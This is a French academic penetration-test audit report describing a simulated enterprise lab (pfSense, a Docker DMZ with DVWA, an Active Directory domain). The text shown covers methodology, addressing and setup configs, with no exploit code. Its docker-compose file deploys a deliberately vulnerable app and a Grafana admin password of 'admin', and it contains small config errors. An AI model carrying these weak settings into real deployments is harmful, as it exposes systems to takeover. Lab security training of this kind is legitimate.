



Kingdom of Morocco
Sultan Moulay Slimane
University
National School of Applied
Sciences of Khouribga



Intelligent Networks and Cybersecurity Engineering

Rapport d'audit : sécurité et test d'intrusion d'un réseau d'entreprise

Réalisée par : Kawtar Moutabarrik

Encadrée par : Pr. Idriss

ABSTRACT

Dans un contexte de recrudescence constante des cyberattaques, les organisations sont contraintes d'adopter des démarches proactives pour évaluer la résilience de leurs infrastructures. Ce rapport présente les travaux réalisés dans le cadre d'un projet d'audit de sécurité et de test d'intrusion d'un réseau d'entreprise simulé en laboratoire, conduit selon la méthodologie PTES (Penetration Testing Execution Standard).

L'environnement cible est un réseau hybride composé d'une zone démilitarisée (DMZ) basée sur Docker, hébergeant l'application volontairement vulnérable DVWA (Damn Vulnerable Web Application), et d'un réseau interne d'entreprise (LAN) articulé autour d'un domaine Active Directory Windows Server 2019 (mylab.local). La machine attaquante est un poste Kali Linux. L'ensemble est cloisonné par un pare-feu pfSense segmentant trois zones réseau distinctes.

Au-delà des phases classiques du test d'intrusion — reconnaissance passive et active, analyse de vulnérabilités, exploitation, post-exploitation — ce projet intègre une dimension originale de Performance Engineering. Une chaîne de monitoring composée de Prometheus, cAdvisor et Grafana permet de mesurer et de corrélérer en temps réel l'impact des outils offensifs (Nmap, Metasploit, Impacket) sur les ressources physiques des machines cibles : CPU, RAM et trafic réseau.

Ce rapport documente l'intégralité de la démarche technique : architecture du laboratoire, reconnaissance OSINT avec theHarvester et Maltego CE, cartographie réseau par Nmap, exploitation des vulnérabilités identifiées, compromission du contrôleur de domaine Active Directory, et analyse des métriques de performance. Il se conclut par des recommandations concrètes de remédiation visant à durcir l'infrastructure auditée.

Table des matières

I. Introduction

- I.A. Contexte et Motivation
- I.B. Objectifs du Projet
- I.C. Dimension Performance Engineering
- I.D. Périmètre de l'Audit
- I.E. Structure du Rapport

II. Méthodologie PTES

- II.A. Présentation du Standard
- II.B. Phase 1 — Pré-engagement
- II.C. Phase 2 — Collecte d'Informations
- II.D. Phase 3 — Modélisation des Menaces
- II.E. Phase 4 — Analyse de Vulnérabilités
- II.F. Phase 5 — Exploitation
- II.G. Phase 6 — Post-Exploitation
- II.H. Phase 7 — Rapport

III. Architecture du Laboratoire

- III.A. Topologie et Segmentation Réseau
- III.B. Configuration de la Passerelle pfSense
- III.C. Déploiement du Domaine Active Directory
- III.D. Déploiement de la Pile DMZ et Monitoring
- III.E. Synthèse de l'Architecture

IV. Reconnaissance Passive et Baseline Système

V. Scan Actif et Énumération des Services

VI. Analyse des Vulnérabilités et Modélisation des Menaces

VII. Exploitation et Post-Exploitation

VIII. KPI et Performance Engineering

IX. Recommandations et Remédiation

X. Conclusion

Références

I. Introduction

I.A. Contexte et Motivation

Dans un paysage technologique en constante évolution, la recrudescence des cyberattaques impose aux organisations de toutes tailles d'adopter des approches résolument proactives pour garantir la sécurité de leurs systèmes d'information. La sophistication croissante des menaces — qu'il s'agisse d'attaques par rançongiciels, d'intrusions persistantes avancées (APT) ou d'exploitation de failles Zero-Day — rend insuffisantes les postures de défense purement réactives basées sur la surveillance et la correction a posteriori.

C'est dans ce contexte que s'inscrit ce projet d'audit de sécurité et de test d'intrusion. Ce travail nous place au cœur du rôle d'un auditeur de sécurité professionnel, chargé d'évaluer de manière méthodique la résilience d'un réseau d'entreprise simulé en environnement de laboratoire contrôlé. Une telle démarche permet d'identifier les failles avant qu'un acteur malveillant ne les découvre et ne les exploite, et de formuler des recommandations de remédiation adaptées à la réalité opérationnelle de l'organisation cible.

I.B. Objectifs du Projet

L'objectif principal de ce projet est d'identifier les vulnérabilités présentes au sein d'une infrastructure moderne combinant deux paradigmes technologiques distincts.

Le premier est la conteneurisation applicative via Docker, représentée par une zone démilitarisée (DMZ) hébergeant l'application web volontairement vulnérable DVWA et une pile de monitoring complète. Le second est un environnement d'entreprise traditionnel basé sur un domaine Active Directory, simulant un réseau interne avec un contrôleur de domaine Windows Server 2019 et un poste client Windows 10.

Cette dualité technologique reflète fidèlement l'architecture hybride que l'on rencontre dans les organisations modernes en cours de transformation numérique. L'audit vise ainsi à éprouver la sécurité de la frontière entre ces deux univers, ainsi que la robustesse intrinsèque de chacun d'eux.

I.C. Dimension Performance Engineering

Au-delà de la simple exploitation de failles, ce laboratoire intègre une dimension de Performance Engineering essentielle et originale. Grâce au déploiement d'une chaîne de monitoring avancée composée de Prometheus pour la collecte de métriques temporelles, de cAdvisor pour l'analyse des ressources des conteneurs Docker, et de Grafana pour la visualisation en tableaux de bord dynamiques, ce projet permet de quantifier et d'analyser en temps réel l'impact des outils offensifs sur les ressources physiques des machines cibles.

Cette corrélation entre l'activité offensive et les métriques système — CPU, RAM, trafic réseau — constitue une valeur ajoutée significative. Elle permet de distinguer les empreintes laissées par différents types d'attaques et d'évaluer leur discrétion vis-à-vis des systèmes de surveillance.

I.D. Périmètre de l'audit

L'audit est conduit dans un environnement de laboratoire entièrement simulé et isolé. Le périmètre comprend la zone WAN avec la machine attaquante Kali Linux à l'adresse 192.168.10.50, la zone DMZ avec l'hôte Docker à l'adresse 192.168.50.128 exposant DVWA sur le port 8080, la zone LAN interne avec le domaine Active Directory mylab.local comprenant le contrôleur de domaine à l'adresse 192.168.145.10 et le client Windows 10 à l'adresse 192.168.145.20, et enfin la passerelle de sécurité pfSense assurant le cloisonnement des trois zones.

L'ensemble de la démarche est conduit dans le strict respect des règles d'engagement établies lors de la phase de pré-engagement, sans impact sur des systèmes de production réels.

I.E. Structure du Rapport

Ce rapport s'articule autour des sections suivantes, suivant la progression logique imposée par la méthodologie PTES. La Section II présente le standard adopté et ses phases. La Section III décrit l'architecture complète du laboratoire. La Section IV couvre la reconnaissance passive et la mesure de la baseline système. La Section V détaille le scan actif et l'énumération des services par Nmap. La Section VI présente l'analyse des vulnérabilités et leur scoring CVSS. La Section VII documente l'exploitation et la post-exploitation. La Section VIII analyse les KPI de performance système. La Section IX formule les recommandations de remédiation. La Section X conclut le rapport.

II. Méthodologie PTES

II.A. Présentation du Standard PTES

La méthodologie retenue pour conduire cet audit est le PTES, acronyme de Penetration Testing Execution Standard. Il s'agit d'un référentiel ouvert et structuré qui définit un cadre complet pour la réalisation de tests d'intrusion professionnels. Conçu pour standardiser les pratiques du secteur, PTES offre une couverture exhaustive de l'ensemble du cycle de vie d'un test d'intrusion, de la phase préparatoire jusqu'à la production du rapport final.

L'adoption de PTES garantit la rigueur, la reproductibilité et la complétude de la démarche. Elle permet également de disposer d'une terminologie commune facilitant la communication entre l'équipe d'audit et les responsables de l'organisation auditée. Le standard se décompose en sept phases clés dont le tableau ci-dessous présente la correspondance avec les outils et sections de ce rapport.

Phase PTES	Activités réalisées dans le laboratoire	Outils / Technologies employés	Section du rapport
1. Pré-engagement	Définition du périmètre de l'audit, conception du laboratoire, identification des zones réseau, définition des cibles et mise en place d'un environnement isolé et contrôlé.	VMware, pfSense, Kali Linux, Docker, Windows Server 2019, Windows 10	III. Architecture du Laboratoire
2. Collecte d'informations	Reconnaissance passive du domaine <code>mylab.local</code> , recherche d'informations publiques, validation du fonctionnement des outils OSINT et analyse de l'empreinte numérique du domaine.	theHarvester, Maltego CE, DNS, DuckDuckGo, crt.sh	IV. Reconnaissance Passive et Baseline Système
3. Modélisation des menaces	Identification des surfaces d'attaque, analyse des chemins potentiels d'intrusion entre la zone externe, la DMZ et le LAN, et identification des actifs critiques, notamment DWSA et le contrôleur de domaine Active Directory.	Cartographie réseau, pfSense, Nmap, Active Directory	VI. Analyse des Vulnérabilités et Modélisation des Menaces

4. Analyse des vulnérabilités	Scan des ports TCP, identification des services exposés, détection et analyse des vulnérabilités des systèmes et services accessibles depuis la zone attaquante.	Nmap, scripts Python, OpenVAS/Greenbone, analyse des versions de services	V. Scan Actif et Énumération des Services / VI. Analyse des Vulnérabilités
5. Exploitation	Mise en œuvre de scénarios d'exploitation contrôlés contre les vulnérabilités identifiées afin de démontrer leur exploitabilité et leur impact sur l'infrastructure.	Metasploit, Impacket, Kali Linux, DVWA	VII. Exploitation et Post-Exploitation
6. Post-exploitation	Évaluation des accès obtenus, collecte contrôlée d'informations, analyse des privilèges, exploration de l'environnement Active Directory et étude des possibilités de progression vers les actifs critiques.	Impacket, outils Active Directory, PowerShell, Windows Server, Kali Linux	VII. Exploitation et Post-Exploitation
7. Rapport	Consolidation des résultats, analyse de l'impact, corrélation avec les métriques de performance, évaluation des risques et formulation des	Grafana, Prometheus, cAdvisor, Git/GitHub, Python	VIII. KPI et Performance Engineering / IX. Recommandations et Remédiation

	recommandations de remédiation.		
--	---------------------------------	--	--

TABLEAU 1 — Correspondance phases PTES / outils employés / sections du rapport

II.B. Phase 1 — Pré-engagement

La phase de pré-engagement constitue le fondement contractuel et organisationnel de tout test d'intrusion. Elle vise à établir un accord clair entre l'auditeur et le commanditaire sur les objectifs, le périmètre, les méthodes autorisées et les responsabilités de chaque partie.

Dans le cadre de ce projet, le pré-engagement a permis de définir le périmètre comme étant le réseau de laboratoire simulé mylab.local incluant la DMZ Docker et le LAN Active Directory. Les règles d'engagement stipulent que toutes les attaques sont menées exclusivement sur les machines du laboratoire, sans impact sur des systèmes tiers. Les objectifs sont l'identification des vulnérabilités, la mesure de l'impact sur les performances et la formulation de recommandations. L'audit est conduit dans le cadre d'un projet académique supervisé par Pr. Idrissi à l'ENSA Khouribga

II.C. Phase 2 — Collecte d'Informations (Intelligence Gathering)

La phase de collecte d'informations vise à rassembler un maximum d'informations sur la cible sans interaction directe avec ses systèmes en mode passif, avant de passer à des méthodes actives. Dans ce projet, deux outils OSINT complémentaires ont été déployés.

theHarvester dans sa version 4.10.1 a été utilisé pour la collecte d'informations publiques telles que les sous-domaines, les adresses e-mail et les hôtes, via des moteurs de recherche comme DuckDuckGo et le registre de certificats crtsh. Maltego CE dans sa version 4.11.3 a permis la cartographie graphique des relations entre entités (domaines, adresses IP) via l'exécution de requêtes automatisées appelées Transforms. Son déploiement a nécessité la résolution d'une contrainte d'isolation réseau par la mise en place d'un routage basé sur la politique utilisateur (Policy-Based Routing).

II.D. Phase 3 — Modélisation des Menaces

La modélisation des menaces consiste à analyser les informations collectées lors de la reconnaissance afin d'identifier les vecteurs d'attaque les plus probables et de prioriser les efforts d'exploitation. Pour ce laboratoire, trois surfaces d'attaque principales ont été identifiées.

L'application web DVWA exposée sur le port 8080 de la DMZ présente de nombreuses failles web classiques référencées dans l'OWASP Top 10, notamment les injections SQL, les failles XSS et l'exécution de commandes à distance (RCE). Les services SMB et le partage SYSVOL de l'Active Directory constituent des vecteurs pour des attaques de type Pass-the-Hash, DCSync ou extraction de tickets Kerberos. La frontière DMZ/LAN représente le vecteur d'escalade privilégié : un accès initial à la DMZ ouvre la voie à un mouvement latéral vers le cœur du réseau Active Directory.

II.E. Phase 4 — Analyse de Vulnérabilités

L'analyse de vulnérabilités confirme et approfondit les failles identifiées lors de la modélisation des menaces par des interactions techniques directes avec les systèmes cibles. Cette phase s'appuie sur le scan de ports et la détection de services avec Nmap (option -sV) pour identifier les services exposés et leurs versions exactes, sur l'analyse automatisée des fichiers XML générés par Nmap via le script Python `parse_nmap.py` développé sur mesure, et sur l'identification des versions logicielles pour la recherche des vulnérabilités CVE associées.

II.F. Phase 5 — Exploitation

La phase d'exploitation consiste à tirer parti des vulnérabilités identifiées pour obtenir un accès non autorisé aux systèmes cibles. Conformément aux règles d'engagement, les exploitations sont menées de manière contrôlée et entièrement documentées.

Les outils employés comprennent le framework Metasploit pour l'exploitation des vulnérabilités identifiées sur DVWA, la suite Impacket pour les attaques sur le protocole Kerberos et l'Active Directory, et DVWA directement pour la démonstration des vulnérabilités web de type RCE permettant d'établir un premier point d'ancrage dans la DMZ.

II.G. Phase 6 — Post-Exploitation

La phase de post-exploitation évalue l'étendue de la compromission une fois un accès initial obtenu. Elle couvre la persistance pour maintenir l'accès après redémarrage, le mouvement latéral pour propager l'accès depuis la DMZ vers le LAN Active Directory, l'escalade de privilèges jusqu'à l'obtention des droits d'administrateur de domaine, l'exfiltration de données sensibles, et les attaques avancées Active Directory de type DCSync et Golden Ticket permettant la compromission totale de la forêt mylab.local.

II.H. Phase 7 — Rapport

La phase de rapport constitue la livraison finale de l'audit. Elle synthétise l'ensemble des résultats, les classe selon des référentiels reconnus (score CVSS v3.1, matrice de risques), et formule des recommandations concrètes et priorisées. Le présent rapport IEEE constitue la réalisation complète de cette phase.

III. ARCHITECTURE DU LABORATOIRE

Avant de débiter la première phase de l'audit, il est impératif de documenter et de valider le bon fonctionnement de l'infrastructure cible. Notre laboratoire simule un réseau d'entreprise hybride composé de services conteneurisés Docker et d'un domaine Windows Active Directory, complété par une pile de monitoring pour l'analyse d'impact en temps réel sur les performances système.

III.A. Topologie et Segmentation Réseau

Afin de simuler un scénario d'attaque réaliste et de respecter les bonnes pratiques de sécurité, l'infrastructure a été segmentée en trois zones distinctes isolées par un pare-feu pfSense. Cette architecture en profondeur permet de cloisonner le trafic externe provenant de la zone attaquante, les services exposés hébergés dans la DMZ, et le réseau interne de l'entreprise constitué du LAN Active Directory.




FIGURE 1 — Schéma de topologie réseau — 3 zones WAN / DMZ / LAN avec adressage IP

Le tableau suivant récapitule l'adressage IP complet de l'infrastructure.

Zone	Machine / Service	Adresse IP	Masque / Passerelle	Ports principaux	Description
WAN	Kali Linux	192.168.10.50	/24 — GW : 192.168.10.1	—	Machine attaquante

WAN	Passerelle pfSense (WAN)	192.168.10.1	/24	—	Interface WAN du pare-feu
DMZ	Passerelle pfSense (OPT1)	192.168.50.1	/24	—	Passerelle de la zone DMZ
DMZ	Hôte Docker	192.168.50.128	/24 — GW : 192.168.50.1	8080 / 8081 / 9090 / 3000	Hôte des services applicatifs et de monitoring
DMZ	DVWA	192.168.50.128	—	8080/tcp	Application Web volontairement vulnérable
DMZ	cAdvisor	192.168.50.128	—	8081/tcp	Monitoring des ressources des conteneurs Docker
DMZ	Prometheus	192.168.50.128	—	9090/tcp	Collecte et stockage des métriques
DMZ	Grafana	192.168.50.128	—	3000/tcp	Visualisation des métriques et tableaux de bord

LAN	Passerelle pfSense (LAN)	192.168.145.1	/24	—	Interface LAN du pare-feu
LAN	Contrôleur de domaine AD	192.168.145.10	/24 — GW : 192.168.145.1	—	Windows Server 2019 / Active Directory / DNS
LAN	Client Windows 10	192.168.145.20	/24 — GW : 192.168.145.1	—	Poste client intégré au domaine mylab.local

TABLEAU 2 — Cartographie IP complète : Zone / Machine-Service / Adresse IP / Ports principaux

Les éléments du tableau sont les suivants. Dans la zone WAN : Kali Linux à 192.168.10.50 et la passerelle pfSense WAN à 192.168.10.1/24. Dans la zone DMZ : la passerelle pfSense OPT1 à 192.168.50.1/24, l'hôte Docker à 192.168.50.128 hébergeant DVWA sur le port 8080, cAdvisor sur le port 8081, Prometheus sur le port 9090 et Grafana sur le port 3000. Dans la zone LAN : la passerelle pfSense LAN à 192.168.145.1/24, le contrôleur de domaine Active Directory à 192.168.145.10 et le client Windows 10 à 192.168.145.20.

III.B. Configuration de la Passerelle pfSense

III.B.1. Interfaces Réseau

Pour orchestrer le filtrage et l'isolation entre les trois zones, une solution de pare-feu pfSense version 2.9.0-BETA a été déployée. Ce pare-feu dispose de trois interfaces réseau physiques distinctes agissant comme unique passerelle d'interconnexion du laboratoire. L'interface WAN em0 est configurée à l'adresse 192.168.10.1/24 et constitue le point d'entrée de la zone attaquante extérieure. L'interface LAN em2 est configurée à l'adresse 192.168.145.1/24 et constitue la passerelle du réseau interne de l'entreprise hébergeant l'Active Directory et le client Windows 10. L'interface OPT1 em1 est configurée à l'adresse 192.168.50.1/24 et constitue la passerelle dédiée à la zone DMZ hébergeant les conteneurs Docker et la pile de monitoring.

```
*** Welcome to pfSense 2.9.0-BETA (amd64) on pfSense ***  
WAN (wan)    -> em0 -> v4: 192.168.10.1/24  
LAN (lan)    -> em2 -> v4: 192.168.145.1/24  
OPT1 (opt1)  -> em1 -> v4: 192.168.50.1/24
```

FIGURE 2 — Console pfSense montrant les 3 interfaces em0/em1/em2 et leur adressage

III.B.2. Politique de Filtrage Initiale

Afin de simuler un périmètre de défense classique, les règles initiales appliquées sur pfSense définissent deux comportements. Premièrement, la machine attaquante en zone WAN est autorisée à initier des connexions vers les services exposés en DMZ sur le port 8080 de l'application DVWA, simulant l'exposition d'une application web depuis l'extérieur.

Deuxièmement, tout trafic direct initié depuis le WAN vers le LAN interne Active Directory est bloqué par défaut. Le réseau interne reste ainsi totalement isolé au début de l'audit, forçant l'auditeur à obtenir d'abord un point d'appui en DMZ avant de tenter tout mouvement latéral.

III.C. Déploiement du Domaine Active Directory

III.C.1. Configuration et Promotion du Contrôleur de Domaine

La mise en place du contrôleur de domaine repose sur le rôle AD DS (Active Directory Domain Services) installé sur Windows Server 2019. Le processus s'est déroulé selon les étapes clés suivantes.

Une nouvelle forêt a été créée via l'option « Add a new forest » avec le nom de domaine racine mylab.local, constituant un environnement Active Directory entièrement autonome. Le niveau fonctionnel de la forêt et du domaine a été défini sur Windows Server 2016 afin de maximiser la compatibilité avec les outils d'exploitation, notamment Impacket et les attaques Kerberos. Les fonctionnalités de serveur DNS et de Catalogue Global ont été activées, indispensables à la résolution de noms interne. Le système a automatiquement attribué le nom NetBIOS MYLAB, servant d'identifiant court pour les authentifications héritées et les outils comme Impacket.




FIGURE 3 — Assistant AD DS — Création de la forêt mylab.local




FIGURE 4 — Options du contrôleur de domaine — Niveaux fonctionnels Windows Server 2016

III.C.2. Validation de la Résolution DNS

Suite au redémarrage du serveur, la validité de la configuration DNS a été vérifiée via l'outil nslookup. Le test confirme que le domaine mylab.local pointe correctement vers l'adresse IP fixe 192.168.145.10 du contrôleur de domaine. Le service DNS est pleinement opérationnel pour répondre aux requêtes du LAN.

```
> exit
PS C:\Users\Administrator> nslookup
Default Server: win-vu0r5ntlct2.mylab.local
Address: 192.168.145.10

> mylab.local
Server: win-vu0r5ntlct2.mylab.local
Address: 192.168.145.10

Name: mylab.local
Address: 192.168.145.10
```

FIGURE 5 — Résultat nslookup : mylab.local → 192.168.145.10

III.C.3. Jonction de la Machine Client Windows 10 au Domaine

La procédure de jonction au domaine depuis le poste client Windows 10 (192.168.145.20) s'est déroulée en quatre étapes. Un test ping mylab.local a d'abord confirmé la résolution DNS et la joignabilité du contrôleur de domaine avec 0% de perte de paquets. L'appartenance de la machine a ensuite été modifiée dans les propriétés système avancées en basculant du groupe de travail WORKGROUP vers le domaine mylab.local. Les identifiants MYLAB\Administrator ont été fournis pour valider l'enregistrement dans l'Active Directory. Après redémarrage, la commande whoami /fqdn confirme l'identité pleinement qualifiée : CN=Administrator,CN=Users,DC=mylab,DC=local.

```
C:\Users\KAWTARMOUTABARRIK>ping mylab.local

Envoi d'une requête 'ping' sur mylab.local [192.168.145.10] avec 32 octets de données :
Réponse de 192.168.145.10 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.145.10 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.145.10 : octets=32 temps=1 ms TTL=128
Réponse de 192.168.145.10 : octets=32 temps=1 ms TTL=128

Statistiques Ping pour 192.168.145.10:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 1ms, Maximum = 1ms, Moyenne = 1ms
```

FIGURE 6 — Test ping mylab.local depuis Windows 10 — 0% perte




FIGURE 7 — Message « Bienvenue dans le domaine mylab.local »

```
C:\Users\Administrator>whoami /fqdn
CN=Administrator,CN=Users,DC=mylab,DC=local

C:\Users\Administrator>_
```

FIGURE 8 — Résultat whoami /fqdn : CN=Administrator,CN=Users,DC=mylab,DC=local

III.D. Déploiement de la Pile Applicative et du Monitoring (DMZ)

III.D.1. Initialisation de l'Environnement Docker

Pour simuler la zone DMZ, une infrastructure conteneurisée basée sur Docker et Docker Compose a été déployée sur la machine Kali Linux. L'initialisation s'est faite en deux étapes. Le démon Docker a d'abord été activé via systemctl, l'utilisateur kali a été ajouté au groupe docker, et le répertoire de travail lab-pentest a été créé. Le fichier prometheus.yml a ensuite été configuré avec un intervalle d'échantillonnage de 5 secondes (scrape_interval: 5s) et deux cibles de collecte : le serveur Prometheus lui-même sur localhost:9090 et l'agent cAdvisor sur cadvisor:8080.

```
Processing triggers for kali-menu (2020.3.2)...

(kali@kali)-[~]
$ sudo systemctl enable --now docker

(kali@kali)-[~]
$ sudo usermod -aG docker kali


(kali@kali)-[~]
$ newgrp docker
(kali@kali)-[~]
$ docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS   NAMES

(kali@kali)-[~]
$ mkdir lab-pentest && lab-pentest

(kali@kali)-[~/lab-pentest]
$ nano docker-compose.yml
```

9 — Terminal Kali : activation Docker, usermod, création lab-pentest

FIGURE

A screenshot of a terminal window with a dark background. At the top, a status bar shows 'GNU nano 9.1' on the left and 'prometheus.yml *' on the right. The main area displays the configuration for Prometheus in a YAML format. The 'global' section has 'scrape_interval: 5s'. The 'scrape_configs' section contains two entries: 'prometheus' with target 'localhost:9090' and 'cadvisor' with target 'cadvisor:8080'.

```
global:
  scrape_interval: 5s

scrape_configs:
  - job_name: 'prometheus'
    static_configs:
      - targets: ['localhost:9090']
  - job_name: 'cadvisor'
    static_configs:
      - targets: ['cadvisor:8080']
```

FIGURE 10 — Fichier prometheus.yml avec scrape_interval 5s et les deux targets

III.D.2. Architecture du Fichier docker-compose.yml

La pile technique est entièrement orchestrée via un unique fichier docker-compose.yml structurant un réseau isolé de type bridge nommé lab-network. Quatre services interdépendants y sont définis.

Le service dvwa utilise l'image vulnerables/web-dvwa, porte le nom dvwa_target et est exposé sur le port externe 8080 avec redirection vers le port 80 du conteneur. Le service cadvisor utilise l'image gcr.io/cadvisor/cadvisor:latest, est exposé sur le port 8081 et monte en lecture seule les répertoires système /rootfs, /var/run, /sys et /var/lib/docker pour analyser les performances des conteneurs actifs. Le service prometheus utilise l'image prom/prometheus:latest, est configuré sur le port 9090 et lie localement le fichier prometheus.yml via un volume. Le service grafana utilise l'image grafana/grafana:latest, est exposé sur le port 3000 et configure le mot de passe administrateur par défaut via la variable d'environnement GF_SECURITY_ADMIN_PASSWORD=admin.

```

version: '3.8'

networks:
  lab-network:
    driver: bridge

services:
  dvwa:
    image: vulnerables/web-dvwa
    container_name: dvwa_target
    ports:
      - "8080:80"
    networks:
      - lab-network
    restart: always

  cadvisor:
    image: gcr.io/cadvisor/cadvisor:latest
    container_name: cadvisor
    ports:
      - "8081:8080"
    volumes:
      - /:/rootfs:ro
      - /var/run:/var/run:ro
      - /sys:/sys:ro
      - /var/lib/docker:/var/lib/docker:ro
    networks:
      - lab-network

  prometheus:
    image: prom/prometheus:latest
    container_name: prometheus
    restart: unless_stopped
    ports:
      - "9090:9090"
    volumes:
      - ./prometheus.yml:/etc/prometheus/prometheus.yml
      - prometheus_data:/prometheus
    networks:
      - lab-network

  grafana:
    image: grafana/grafana:latest
    container_name: grafana
    restart: unless_stopped
    ports:
      - "3000:3000"
    environment:
      - GF_SECURITY_ADMIN_PASSWORD=admin
    volumes:
      - grafana_data:/var/lib/grafana
    networks:
      - lab-network

volumes:
  prometheus_data:
  grafana_data:

```

FIGURE 11 — Contenu complet du fichier docker-compose.yml

III.D.3. Validation du Déploiement

L'exécution de la commande `docker compose up -d` a déclenché le téléchargement des images depuis Docker Hub et le démarrage de la pile. La validation s'est effectuée à trois niveaux.

